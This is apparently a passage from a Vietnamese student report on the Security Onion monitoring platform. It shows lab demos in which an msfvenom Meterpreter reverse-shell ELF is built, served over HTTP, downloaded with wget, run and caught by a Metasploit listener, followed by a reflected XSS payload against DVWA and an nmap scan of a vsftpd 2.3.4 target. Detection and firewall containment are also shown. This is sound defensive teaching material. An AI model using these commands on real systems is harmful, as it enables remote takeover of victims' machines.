- Vulnerability Detection: Tích hợp cơ sở dữ liệu NVD/CVE, quét và báo cáo các phần mềm cài đặt có lỗ hổng đã công bố trên từng endpoint.
- Policy Compliance: Kiểm tra cấu hình hệ thống theo các chuẩn CIS Benchmarks, PCI-DSS, HIPAA, và NIST, sinh báo cáo tuân thủ chi tiết.

3.5 TheHive và Cortex – Quản lý sự cố và tự động hóa phân tích

TheHive là nền tảng quản lý sự cố bảo mật mã nguồn mở, tích hợp tự nhiên trong Security Onion. Khi một nhà phân tích quyết định leo thang một cảnh báo thành sự cố, TheHive tự động tạo case với đầy đủ thông tin từ cảnh báo gốc. TheHive hỗ trợ làm việc nhóm theo mô hình SOC thực tế: phân công nhiệm vụ, đặt thời hạn, ghi chú điều tra, đính kèm IoC và bằng chứng, theo dõi trạng thái xử lý.

Cortex là engine phân tích và phản hồi kết nối với TheHive, tự động hóa tác vụ thu thập thông tin tình báo cho từng IoC (IP, domain, hash, URL, email). Cortex tích hợp với hơn 300 máy phân tích và máy phản hồi, bao gồm VirusTotal, Shodan, AbuseIPDB, AlienVault OTX, MISP, URLhaus, và nhiều nguồn khác. Phân tích viên chỉ cần nhấn nút phân tích, Cortex tự động truy vấn tất cả nguồn và tổng hợp kết quả trong vài giây thay vì tra cứu thủ công từng trang web.

3.6 Kibana – Phân tích và trực quan hóa dữ liệu

Kibana trong Security Onion cung cấp khả năng phân tích dữ liệu log linh hoạt và trực quan hóa phong phú. Module Discover cho phép tìm kiếm toàn văn và lọc log theo thời gian thực với cú pháp Lucene hoặc KQL (Kibana Query Language). Module Visualize hỗ

trợ tạo hơn 20 loại biểu đồ (bar chart, line chart, pie chart, heatmap, geo map, ...) từ dữ liệu log. Các dashboard Kibana được cấu hình sẵn cho Zeek, Suricata, Wazuh và Alerts tổng hợp giúp nhà phân tích bắt đầu phân tích ngay mà không cần xây dựng từ đầu.

CHƯƠNG 4. PHÂN TÍCH KHẢ NĂNG PHÁT HIỆN TẤN CÔNG CỦA SECURITY ONION

4.1 Demo mô phỏng lây nhiễm Malware và phát hiện hành vi thiết lập kênh điều khiển C2

4.1.1 Mô tả kịch bản

Kịch bản mô phỏng cuộc tấn công lừa nạn nhân tải và chạy tệp mã độc ELF. Mục tiêu là thiết lập kênh điều khiển ngầm (C2) qua kỹ thuật Reverse TCP về máy kẻ tấn công. Đồng thời, kịch bản thể hiện khả năng giám sát, truy vết của trung tâm SOC bằng Security Onion và biện pháp cô lập bằng tường lửa để ứng phó sự cố.

4.1.2 Các bước tiến hành

Bước 1: Chuẩn bị và thiết lập môi trường

Kiểm tra cấu hình IP của 2 máy ảo trong mạng nội bộ:

- Máy Attacker (Kali Linux): Sử dụng IP 192.168.1.101 (đóng vai trò phân phối mã độc và C2 Server).
- Máy Victim (Ubuntu): Sử dụng IP 192.168.1.100 (đóng vai trò nạn nhân).

Bước 2: Chế tạo vũ khí (Weaponization)

Kẻ tấn công sử dụng công cụ msfvenom thuộc nền tảng Metasploit Framework để tạo ra một tệp tin thực thi độc hại định dạng ELF (payload.elf) dành riêng cho hệ điều hành Linux. Payload được cấu hình là linux/x64/meterpreter/reverse_tcp, ép máy nạn nhân phải chủ động mở kết nối ngược về địa chỉ IP của kẻ tấn công qua cổng 4444 nhằm dễ dàng vượt qua các quy tắc giám sát thông thường của tường lửa.

```
(kali@kali)-[~]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=4444 -f elf > payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

Hình 2 Sử dụng công cụ MSFVenom để chế tạo tệp mã độc payload.elf

Bước 3: Phân phối và lập trạm điều khiển (Delivery và C2 Setup)

Để phát tán tệp tin mã độc vào mạng nội bộ, kẻ tấn công mở một máy chủ web tạm thời bằng lệnh python3 -m http.server 8080.

```
(kali@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Hình 3 Mở máy chủ phân phối tệp tin HTTP Server trên cổng 8080

Đồng thời, thiết lập Listener trên Metasploit để sẵn sàng lắng nghe kết nối trả về.

```
(kali@kali)-[~]
$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.101:4444
```

Hình 4 Thiết lập Listener trên Metasploit để chờ kết nối C2

Bước 4: Thực thi và chiếm quyền điều khiển (Execution và Exploitation)

Người dùng trên máy Ubuntu vô tình sử dụng lệnh wget tải tệp payload.elf về máy, cấp quyền thực thi (chmod +x) và chạy tệp mã độc này.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101:8080/payload.elf -O ~/Downloads/payload.elf
--2026-03-17 09:32:35-- http://192.168.1.101:8080/payload.elf
Connecting to 192.168.1.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: '/home/ubuntu/Downloads/payload.elf'

/home/ubuntu/Downloads/pa 100%[=====] 250 --.-KB/s in 0s

2026-03-17 09:32:35 (4.00 MB/s) - '/home/ubuntu/Downloads/payload.elf' saved [250/250]

ubuntu@ubuntu:~$ chmod +x ~/Downloads/payload.elf
ubuntu@ubuntu:~$ ~/Downloads/payload.elf
```

Hình 5 Máy Ubuntu vô tình tải xuống và thực thi mã độc payload.elf

Mã độc kích hoạt và tạo phiên kết nối ngược (Meterpreter session 1) về máy Kali Linux. Kẻ tấn công thu thập thông tin hệ thống (sysinfo) và chiếm quyền kiểm soát thành công.

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Sending stage (3090404 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.101:4444 → 192.168.1.100:47986)
at 2026-03-17 09:32:42 +0700


meterpreter > sysinfo
Computer : 10.0.0.133
OS : Ubuntu 18.04 (Linux 5.4.0-150-generic)
Architecture : x64
BuildTuple : x86_64-linux-musl
Meterpreter : x64/linux
meterpreter > shell
Process 24910 created.
Channel 1 created.
whoami
ubuntu
```

Hình 6 Phiên điều khiển Meterpreter được thiết lập thành công

Bước 5: Giám sát và phát hiện sự cố (Detection và Threat Hunting)


Tại giao diện Alerts, cảm biến Suricata (IDS) phát hiện và tạo 2 cảnh báo mức độ cao: Hoạt động của máy chủ phát tán Python HTTP và hành vi tải tệp tin thực thi ELF:


- ET INFO Python SimpleHTTP ServerBanner: Bắt quả tang máy chủ phân phối mã độc đang hoạt động.
- ET INFO Executable and linking format (ELF) file download: Phát hiện hành vi tải xuống tệp tin thực thi trái phép trong mạng nội bộ.



Hình 7 Giao diện Alerts cảnh báo hành vi tải tệp ELF

Chuyên gia SOC sử dụng giao diện Hunt lọc siêu dữ liệu từ Zeek. Các bản ghi zeek.http và zeek.conn hiển thị rõ URL tải mã độc và phiên kết nối mạng bất thường, giúp truy vết toàn bộ cuộc tấn công.






Hình 8 Sử dụng giao diện Hunt và dữ liệu Zeek để truy vết chuỗi tấn công

Bước 6: Ứng phó sự cố và cô lập (Incident Response và Containment)


Sau khi xác minh sự cố, quản trị viên sử dụng Tường lửa UFW trên máy Ubuntu cấu hình luật từ chối toàn bộ lưu lượng mạng kết nối với IP của kẻ tấn công.



Hình 9 Cases cấu hình tường lửa UFW để cô lập IP của kẻ tấn công

4.1.3 Kết quả đạt được

Luật tường lửa UFW đã cắt đứt hoàn toàn kênh giao tiếp ngầm của mã độc. Phiên điều khiển Meterpreter trên máy kẻ tấn công lập tức bị mất kết nối và vô hiệu hóa. Hệ thống Security Onion đã chứng minh được hiệu quả trong việc phát hiện sớm, hỗ trợ truy vết và cô lập thành công sự cố an ninh mạng.



Hình 10 Kẻ tấn công đã bị cô lập

4.2 Demo kịch bản tấn công XSS

4.2.1 Mô tả kịch bản

Kịch bản mô phỏng tình huống kẻ tấn công bên trong mạng nội bộ thực hiện tấn công XSS phản chiếu vào ứng dụng web DVWA. Mục tiêu là kiểm tra khả năng phát hiện, ghi nhận và cảnh báo của Security Onion trước các hành vi độc hại này.

4.2.2 Các bước thực hiện

Bước 1: Chuẩn bị môi trường

Thành phần	Hệ điều hành	Địa chỉ IP	Vai trò
Máy tấn công	Kali Linux 2024.1	192.168.189.135	Attacker – thực hiện XSS
Máy mục tiêu	Ubuntu 22.04 LTS	192.168.189.128	Victim – chạy DVWA
Máy giám sát	Security Onion 2.4	10.0.0.12	IDS/NSM – phát hiện tấn công

Trên máy Ubuntu (Victim): Cài đặt Docker và triển khai DVWA.

```
demo@demo-virtual-machine:~/Desktop$ sudo docker run -d -p 80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
47cdb605615160e809e2a20ee3f81fcc747bebca18dd6af677137be3f7accd65
demo@demo-virtual-machine:~/Desktop$
```

Hình 11 Cài đặt DVWA

Trên máy Kali Linux (Attacker): Xác nhận kết nối mạng đến máy mục tiêu.

```
(kali@kali)-[~]
$ ping 192.168.189.128
PING 192.168.189.128 (192.168.189.128) 56(84) bytes of data.
64 bytes from 192.168.189.128: icmp_seq=1 ttl=64 time=0.579 ms
64 bytes from 192.168.189.128: icmp_seq=2 ttl=64 time=0.259 ms
64 bytes from 192.168.189.128: icmp_seq=3 ttl=64 time=0.291 ms
64 bytes from 192.168.189.128: icmp_seq=4 ttl=64 time=0.304 ms
64 bytes from 192.168.189.128: icmp_seq=5 ttl=64 time=0.244 ms
^C
— 192.168.189.128 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4082ms
rtt min/avg/max/mdev = 0.244/0.335/0.579/0.123 ms
(kali@kali)-[~]
$
```

Hình 12 Xác nhận kết nối mạng

Bước 2: Trình sát mục tiêu

Kẻ tấn công sử dụng Nmap để quét cổng và phát hiện dịch vụ HTTP trên máy Ubuntu:

```
(kali㉿kali)-[~]
$ nmap -sV -p 80,443,8080 192.168.189.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-21 00:14 EDT
Nmap scan report for 192.168.189.128
Host is up (0.00034s latency).


PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
443/tcp   closed https
8080/tcp  closed http-proxy
MAC Address: 00:0C:29:5F:93:20 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds
```

Hình 13 Quét và phát hiện cổng 80

Bước 3: Thực hiện tấn công XSS


Kẻ tấn công điều hướng đến module XSS (Reflected) của DVWA và nhập payload sau vào trường "What's your name?": `<script>alert('B22AT261')</script>`.



Hình 14 Thực hiện tấn công XSS


Bước 4: Quan sát trên Security Onion

Mở Alerts Dashboard: Tại menu bên trái, chọn Alerts. Suricata sẽ hiển thị các cảnh báo liên quan đến tấn công XSS với signature ET WEB_SPECIFIC_APPS, bao gồm thông tin source IP (192.168.189.128), destination IP (192.168.189.135), thời gian và mức độ ưu tiên.



Hình 15 Tab Alerts của Security Onion


Phân tích log Zeek: Truy cập Hunt → HTTP Logs. Tìm kiếm theo destination IP 192.168.189.128. Zeek ghi lại toàn bộ HTTP request/response, bao gồm URI chứa payload XSS, user-agent, và referrer. Đây là bằng chứng kỹ thuật số quan trọng cho công tác điều tra.



Timestamp	event.dataset	source.ip	source.port	destination.ip	destination.port	network.transport
2026-03-21 11:21:57.577 +07:00	zeek.file	192.168.189.135	46460	192.168.189.128	80	
2026-03-21 11:21:57.577 +07:00	zeek.conn	192.168.189.135	46464	192.168.189.128	80	tcp
2026-03-21 11:21:57.576 +07:00	zeek.file	192.168.189.135	46460	192.168.189.128	80	
2026-03-21 11:21:57.576 +07:00	zeek.http	192.168.189.135	46460	192.168.189.128	80	tcp
2026-03-21 11:21:57.575 +07:00	zeek.http	192.168.189.135	46460	192.168.189.128	80	tcp
2026-03-21 11:21:57.562 +07:00	zeek.file	192.168.189.135	46460	192.168.189.128	80	
2026-03-21 11:21:57.555 +07:00	zeek.http	192.168.189.135	46460	192.168.189.128	80	tcp
2026-03-21 11:21:57.554 +07:00	zeek.conn	192.168.189.135	46460	192.168.189.128	80	tcp
2026-03-21 11:20:31.276 +07:00	zeek.file	192.168.189.135	60544	192.168.189.128	80	
2026-03-21 11:20:31.271 +07:00	zeek.http	192.168.189.135	60544	192.168.189.128	80	tcp

Hình 16 Tab Hunt của Security Onion

Kiểm tra Kibana/OpenSearch: Truy cập Dashboards → Overview để xem tổng quan lưu lượng bất thường theo biểu đồ thời gian, phân loại theo loại sự kiện và giao thức.



Hình 17 Tab Dashboards của Security Onion

4.2.3 Kết quả đạt được

Qua quá trình thực nghiệm, Security Onion đã chứng minh khả năng giám sát toàn diện và phát hiện chính xác các hành vi tấn công XSS trong môi trường mạng nội bộ:

- Phát hiện kịp thời: Suricata kích hoạt cảnh báo trong vòng vài giây sau khi payload XSS được gửi, đảm bảo khả năng phản ứng sự cố nhanh chóng.

- Ghi nhận toàn diện: Zeek lưu trữ đầy đủ metadata của HTTP request, bao gồm URI, header và nội dung POST body, tạo ra audit trail đáng tin cậy.
- Tương quan sự kiện: OpenSearch Dashboard giúp liên kết các sự kiện rời rạc thành một chuỗi tấn công có logic, hỗ trợ nhà phân tích nhanh chóng hiểu được toàn cảnh.

4.3 Demo tấn công bruteforce và khai thác lỗ hổng của vsftpd 2.3.4 để chiếm quyền shell người dùng

4.3.1 Mô tả kịch bản

Kịch bản mô phỏng tình huống kẻ tấn công bên trong mạng nội bộ thực hiện tấn công bruteforce vào cổng FTP và khai thác lỗ hổng của ứng dụng VSFTPD 2.3.4 để chiếm quyền root. Mục tiêu là kiểm tra khả năng phát hiện, ghi nhận và cảnh báo của Security Onion trước các hành vi độc hại này.

4.3.2 Các bước thực hiện

Bước 1: Chuẩn bị môi trường

Thành phần	Hệ điều hành	Địa chỉ IP	Vai trò
Máy tấn công	Kali Linux 2024.1	192.168.1.250	Attacker – thực hiện Bruteforce
Máy mục tiêu	Ubuntu 18.04	192.168.1.251	Victim
Máy giám sát	Security Onion 2.4	10.0.0.12	IDS/NSM – phát hiện tấn công

Bước 2: Dùng nmap bên máy để quét các cổng dịch vụ bên máy victim

```

$ nmap -sC 192.168.1.251
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-20 09:40 +07
Nmap scan report for 192.168.1.251.non-exists.ptr.local (192.168.1.251)
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.1.250
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh
|_ssh-hostkey:
|_2048 87:ef:cf:0b:90:db:33:62:28:d9:17:c2:9f:22:13:75 (RSA)
|_256 c2:31:25:03:e9:82:80:9f:23:90:15:90:a4:ea:e6:15 (ECDSA)
